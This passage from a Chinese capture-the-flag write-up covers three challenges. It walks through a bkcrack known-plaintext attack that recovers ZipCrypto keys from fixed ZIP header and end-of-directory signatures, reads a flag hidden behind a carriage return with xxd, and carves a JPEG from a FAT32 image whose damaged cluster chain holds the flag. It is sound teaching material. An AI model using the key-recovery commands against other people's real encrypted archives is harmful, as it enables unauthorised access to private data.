```

接着我们通过准备的明文文件进行攻击

Code block

```
1 ./bkcrack.exe -C flagggg3.zip -c flagggg2.zip -p attack -o 30
```

Zip文件头（504b0304）是固定的，因此可以将其作为补充明文

Code block

```
1 ./bkcrack.exe -C flagggg3.zip -c flagggg2.zip -p attack -o 30 -x 0 504b0304
```

这里的参数解释大致如下

- `-C flagggg3.zip`

被攻击的加密压缩包

- `-c flagggg2.zip`

已知的明文压缩包

- `-p attack`

明文存储文件

- `-o 30`

指定的明文在压缩包内目标文件的偏移量为30

- `-x 0 504b0304`

压缩包内目标文件部分额外已知明文值的偏移地址：从偏移 0 开始明文为 `50 4b 03 04`

Code block

```
1 bkcrack 1.7.1 - 2024-12-21
2 [13:04:46] Z reduction using 4 bytes of known plaintext
3 100.0 % (4 / 4)
4 [13:04:46] Attack on 1388313 Z values at index 37
5 Keys: ae0c4b27 66c21cba b9a7958f
6 10.0 % (139129 / 1388313)
7 Found a solution. Stopping.
8 You may resume the attack with the option: --continue-attack 139129
9 [13:05:17] Keys
10 ae0c4b27 66c21cba b9a7958f
```

得到的了key

Code block

```
1 ae0c4b27 66c21cba b9a7958f
```

接着我们可以使用key进行修改压缩包密码，爆破压缩包密码，或者是直接解压文件。

这里我建议直接通过key进行解压

Code block

```
1 /bkcrack.exe -C flagggg3.zip -c flagggg2.zip -k ae0c4b27 66c21cba b9a7958f -d  
flagggg2.zip
```

此外，还有一步明文攻击的方案

Code block

```
1 ./bkcrack.exe -C flagggg3.zip -c flagggg2.zip -x 30 666c6167676767312e7a6970
```

666c6167676767312e7a6970 是 flagggg1.zip 的Hex数据，结合上面的还可以用Zip文件头进行数据补充

Code block

```
1 ./bkcrack.exe -C flagggg3.zip -c flagggg2.zip -x 30 666c6167676767312e7a6970 -  
x 0 504b0304
```

为了减少难度，这道题将文件名就已经设置成了12字节。但是我们刚才还发现可以通过Zip固定文件头的504b0304进行攻击，那么就没有其他能够利用的明文了吗？

这里非常感谢 BR (<https://blog.yzbrh.top/>)师傅对于明文攻击思路的开拓，提出可以使用部分固定文件格式进行攻击。

这就要进一步了解Zip的结构了，仍然是 testtest.zip

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000	50	4B	03	04	14	00	08	00	08	00	45	62	89	5B	00	00	PK.....Eb%[..
0010	00	00	00	00	00	00	00	00	00	00	0C	00	20	00	74	65	te
0020	73	74	74	65	73	74	2E	74	78	74	75	78	0B	00	01	04	sttest.txtux....
0030	00	00	00	00	04	00	00	00	00	55	54	0D	00	07	03	A3	UT....£
0040	37	69	03	A3	37	69	F1	A2	37	69	33	34	32	36	1C	FA	7i.£7iñç7i3426.ú
0050	08	00	50	4B	07	08	72	F0	AC	E4	08	00	00	00	C6	00	..PK..rð~ä....Æ.
0060	00	00	50	4B	01	02	14	03	14	00	08	00	08	00	45	62	..PK.....Eb
0070	89	5B	72	F0	AC	E4	08	00	00	00	C6	00	00	00	0C	00	%[rð~ä....Æ.....
0080	18	00	00	00	00	00	00	00	00	00	B6	81	00	00	00	00	¶.....
0090	74	65	73	74	74	65	73	74	2E	74	78	74	75	78	0B	00	testtest.txtux..
00A0	01	04	00	00	00	00	04	00	00	00	00	55	54	05	00	01	UT...
00B0	03	A3	37	69	50	4B	05	06	00	00	00	00	01	00	01	00	.£7iPK.....
00C0	52	00	00	00	62	00	00	00	00	00							R...b.....

以及 test.zip

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000	50	4B	03	04	14	00	08	00	08	00	36	6B	89	5B	00	00	PK.....6k%[..
0010	00	00	00	00	00	00	00	00	00	00	08	00	20	00	74	65	te
0020	73	74	2E	74	78	74	75	78	0B	00	01	04	00	00	00	00	st.txtux.....
0030	04	00	00	00	00	55	54	0D	00	07	D8	B2	37	69	D8	B2	UT...Ø²7iØ²
0040	37	69	D0	B2	37	69	33	34	32	36	84	21	00	50	4B	07	7iØ²7i3426,,!.PK.
0050	08	DD	9A	E2	E1	07	00	00	00	0C	00	00	00	50	4B	01	.Ýšâá.....PK.
0060	02	14	03	14	00	08	00	08	00	36	6B	89	5B	DD	9A	E2	6k%[Ýšâ
0070	E1	07	00	00	00	0C	00	00	00	08	00	18	00	00	00	00	á.....
0080	00	00	00	00	00	B6	81	00	00	00	00	74	65	73	74	2E	¶.....test.
0090	74	78	74	75	78	0B	00	01	04	00	00	00	00	04	00	00	txtux.....
00A0	00	00	55	54	05	00	01	D8	B2	37	69	50	4B	05	06	00	..UT...Ø²7iPK...
00B0	00	00	00	01	00	01	00	4E	00	00	00	5D	00	00	00	00	N...~]....
00C0	00																.

观察可以发现，在相同压缩方式情况下，中央目录结束标记（504b0506）的偏移是相对固定的（偏移-22），可以通过文件大小倒推得出正向偏移

查看 flagggg3.zip 可以看到 flagggg2.zip 原始大小为 254，计算正向偏移 254-22=232，为了验证是否正确，我们使用 504b0506 替代 504b0304 进行攻击尝试

Code block

```
1 ./bkcrack.exe -C flagggg3.zip -c flagggg2.zip -x 30 666c6167676767312e7a6970 -x 232 504b0506
```

攻击成功

Code block

```
1 bkcrack 1.7.1 - 2024-12-21
```

```
2 [13:30:48] Z reduction using 4 bytes of known plaintext
3 100.0 % (4 / 4)
4 [13:30:48] Attack on 1388313 Z values at index 37
5 Keys: ae0c4b27 66c21cba b9a7958f
6 10.1 % (140370 / 1388313)
7 Found a solution. Stopping.
8 You may resume the attack with the option: --continue-attack 140370
9 [13:31:19] Keys
10 ae0c4b27 66c21cba b9a7958f
```

我们通过研究Zip文件结构特性，又找到了4个字节的明文。虽然4字节很短，但是对于明文攻击而言已经是非常宝贵的了。回顾这道题，在集思广益之下，我们已经找到了 12（flagggg1.zip）+ 4（504b0304）+ 4（504b0506）= 20。接近明文攻击条件所需字节的两倍。

激进一点，甚至可以使用 504B0304140009000000 + 504B0506 直接进行明文攻击（10+4>12）。当然，这个肯定不是一定能行得通，需要对解压文件版本以及标识位进行确定（Just Guess!）

Offset	Bytes	Description
0	4	文件头标识: 0x04034b50
4	2	解压文件所需版本
6	2	通用位标记: Bit 0:加密标志, Bit 3:数据描述标志
8	2	压缩方式
10	2	文件最后修改时间
12	2	文件最后修改日期
14	4	CRC-32校验码
18	4	压缩后的大小
22	4	未压缩的大小
26	2	文件名长度
28	2	扩展区长度
30	n	文件名
30+n	m	扩展区

消失的flag - 秋雨样

解题思路

题目代码

Code block

```
1  #!/usr/bin/env python3
2  import sys
3  import os
4  assert sys.stdout.isatty()
5
6  flag = open("/flag.txt").read().strip()
7  pain = len(flag)*' '+'\n'
8  to_print = flag + '\r' +pain+ ("""  ____  ____  ____  ____  ____
9  |_ _/ _ _| / _ _|_ _| _ _|
10  | |\__ \ \ | | | | | | _
11  | | __) | | __ | | | | _
12  |__|____/ \____| | | | _
13  """)
14  print(to_print)
```

`\r` 回车导致光标移回到本行开头从而覆盖掉了输出的flag，所以我们直接使用终端连是看不到flag的，使用 `xxd` 查看其十六进制格式即可发现 `flag`


Code block

```
1  ssh -o StrictHostKeyChecking=no qyy@xxx.xxx.xxx.xxx -p 7088 > flag
2  xxd flag
```

怎么这也能掉链子 - *n1tro*

解题思路

附件为一个vmdk，用diskgenius挂载打开发现是FAT32文件系统，显示有一个jpg文件，然后没有信息了，如果使用diskgenius,是无法直接提取的，因为fat表被破坏簇链不连续了。



直接提取的失败图样

X-Ways Forensics - [1k, 分区 1]

文件(F) 编辑(E) 搜索(S) 导航(N) 查看(V) 工具(T) 专业工具(I) 选项(O) 窗口(W) 帮助(H)

案件数据 文件(L) 编辑(D)

测试题

案件根目录 (7)

1k (7)

分区 1 (6)

文件名称 描述 大小 创建时间 修改时间 记录更新时间 文件属性 第1扇区 分析

文件名称	描述	大小	创建时间	修改时间	记录更新时间	文件属性	第1扇区	分析
根目录	存在的	2.0 GB					8,208	
this is flag.jpg	存在的	272 KB	2025/09/10 18...	2025/09/05 16...		A	8,216	
空闲空间	虚拟出的 (便于分析)	?						
空闲空间 (net)	虚拟出的 (便于分析)	2.0 GB						
空闲空间	虚拟出的 (便于分析)	17.0 KB					0	
FAT 2	虚拟出的 (便于分析)	2.0 MB					4,121	
FAT 1	虚拟出的 (便于分析)	2.0 MB					34	

怎么这也能掉链子, 分区 1 | 1k | 1k, 分区 1

被破坏的FAT2表

分区 文件 预览 详细 缩略图 时间轴 图例说明 同步

Offset

Offset	Hex	ASCII
00203200	F8 FF FF 0F FF FF 0F FF FF FF 0F 6F 00 00 00 89 99 99 99	o
00203210	68 00 00 00 20 00 00 00 79 00 00 00 6F 00 00 00 h y o	
00203220	75 00 00 00 20 00 00 00 66 00 00 00 69 00 00 00 u f i	
00203230	6E 00 00 00 64 00 00 00 20 00 00 00 69 00 00 00 n d i	
00203240	74 00 00 00 3A 00 00 00 45 00 00 00 57 00 00 00 t : E W	
00203250	4E 00 00 00 56 00 00 00 54 00 00 00 7B 00 00 00 N V T {	
00203260	52 00 00 00 40 00 00 00 58 00 00 00 33 00 00 00 R @ X 3	
00203270	32 00 00 00 5F 00 00 00 6E 00 00 00 61 00 00 00 2 _ n a	
00203280	6E 00 00 00 78 00 00 00 35 00 00 00 64 00 00 00 n x 5 d	
00203290	35 00 00 00 70 00 00 00 69 00 00 00 78 00 00 00 5 p i x	
002032A0	7D 00 00 00 FF 00 00 00 FF 00 00 00 FF 00 00 00 } y y y	
002032B0	FF 00 00 00 FF 00 00 00 FF 00 00 00 FF 00 00 00 y y y	
002032C0	FF 00 00 00 FF 00 00 00 FF 00 00 00 34 00 00 00 y y 4	
002032D0	35 00 00 00 36 00 00 00 37 00 00 00 38 00 00 00 5 6 7 8	
002032E0	39 00 00 00 3A 00 00 00 3B 00 00 00 3C 00 00 00 9 : ; <	
002032F0	3D 00 00 00 3E 00 00 00 3F 00 00 00 40 00 00 00 = > ? @	
00203300	41 00 00 00 42 00 00 00 43 00 00 00 44 00 00 00 A B C D	
00203310	45 00 00 00 46 00 00 00 FF FF FF 0F 00 00 00 00 E F yyy	
00203320	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00203330	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00203340	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00203350	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00203360	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00203370	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00203380	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00203390	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
002033A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
002033B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
002033C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
002033D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
002033E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
002033F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00203400	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00203410	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00203420	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00203430	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00203440	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00203450	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00203460	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00203470	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00203480	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00203490	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
002034A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
002034B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
002034C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
002034D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

数据解释器

8 Bit (±): -8

16 Bit (±): -8

32 Bit (±): 268,435,448

破坏后的簇链结构里面写的密文数据
oh you find it: EWNVT{R@X32_nanx5d5pix}

扇区 4,121 / 4,192,256 偏移地址: 203200 = 248 选块:

破坏的簇链结构（FAT2表）

接下来有两条路，第一种，直接使用foremost或手工提取出图片（按照文件头文件尾识别字节级恢复文件），这种方式最为简单，因为本身这不是一道恢复磁盘的题，只是想选手发现被破坏的簇链存放了新的数据。寻找方式可以直接遍历寻找FF D8的文件头，也可以利用FDT表中的结构寻找起始簇块

文件名称	描述	大小	创建时间	修改时间
(根目录)	存在的	2.0 GB		
this is flag.jpg	存在的	272 KB	2025/09/10 18:...	2025/09/10 18:...
空闲空间	虚拟出的 (便于分析)	?		
空余空间 (net)	虚拟出的 (便于分析)	2.0 GB		
引导扇区	虚拟出的 (便于分析)	17.0 KB		
FAT 2	虚拟出的 (便于分析)	2.0 MB		
FAT 1	虚拟出的 (便于分析)	2.0 MB		

xways挂载后对FDT表项的分析

Hex editor interface showing a file named "分区" (Partition) with various tabs (文件, 预览, 详细, 缩略图, 时间轴, 图例说明, 同步). The main display shows hex data and its corresponding ASCII/UTF-8 representation. A dialog box titled "跳至扇区" (Jump to Sector) is open, showing "逻辑(L):" (Logical) and "扇区:" (Sector) set to 8216, and "= 簇:" (Clusters) set to 3. The bottom status bar shows "扇区 8,216 / 4,192,256" (Sector 8,216 / 4,192,256) and "偏移地址: 403000" (Offset address: 403000).

利用起始簇号进行定位提取的方式

起始页 c.png SIDATcoag.png 无标题1 task.zip 1k.vmdk x

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
8:2F20	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00																
8:2F30	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00																
8:2F40	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00																
8:2F50	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00																
8:2F60	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00																
8:2F70	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00																
8:2F80	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00																
8:2F90	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00																
8:2FA0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00																
8:2FB0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00																
8:2FC0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00																
8:2FD0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00																
8:2FE0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00																
8:2FF0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00																
8:3000	FF	D8	FF	E0	00	10	4A	46	49	46	00	01	01	01	00	90	y0yà..JFIF.....															
8:3010	00	90	00	00	FF	DB	00	43	00	08	06	06	07	06	05	08	...y0.C.....															
8:3020	07	07	07	09	09	08	0A	0C	14	0D	0C	0B	0B	0C	19	12																
8:3030	13	0F	14	1D	1A	1F	1E	1D	1A	1C	1C	20	24	2E	27	20																
8:3040	22	2C	23	1C	1C	28	37	29	2C	30	31	34	34	34	1F	27	..#..(7),01444.'															
8:3050	39	3D	38	32	3C	2E	33	34	32	FF	DB	00	43	01	09	09	9=82<.342y0.C...															
8:3060	09	0C	0B	0C	18	0D	0D	18	32	21	1C	21	32	32	32	32																
8:3070	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	2222222222222222															
8:3080	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	2222222222222222															
8:3090	32	32	32	32	32	32	32	32	32	32	32	32	32	32	FF	C0	22222222222222yÀ															
8:30A0	00	11	08	01	F4	01	F4	03	01	22	00	02	11	01	03	11	...ô.ô...".....															
8:30B0	01	FF	C4	00	1F	00	00	01	05	01	01	01	01	01	01	00	.ÿÄ.....															
8:30C0	00	00	00	00	00	00	00	01	02	03	04	05	06	07	08	09																
8:30D0	0A	0B	FF	C4	00	B5	10	00	02	01	03	03	02	04	03	05	..ÿÄ.µ.....															
8:30E0	05	04	04	00	00	01	7D	01	02	03	00	04	11	05	12	21	}															
8:30F0	31	41	06	13	51	61	07	22	71	14	32	81	91	A1	08	23	1A..Qa."q.2.'j.#															

查找结果

地址	值
83000h	ff d8

1



输出 查找结果 在多文件中查找 比较 直方图 Checksum 过程 拆解器

(1/1) 已找到 1 个 'ff d8'. (按 Esc 键隐藏结果)

开始: 536576 [83000h] 选择: 2 [2h] 大小: 607,211

直接寻找文件头FF D8

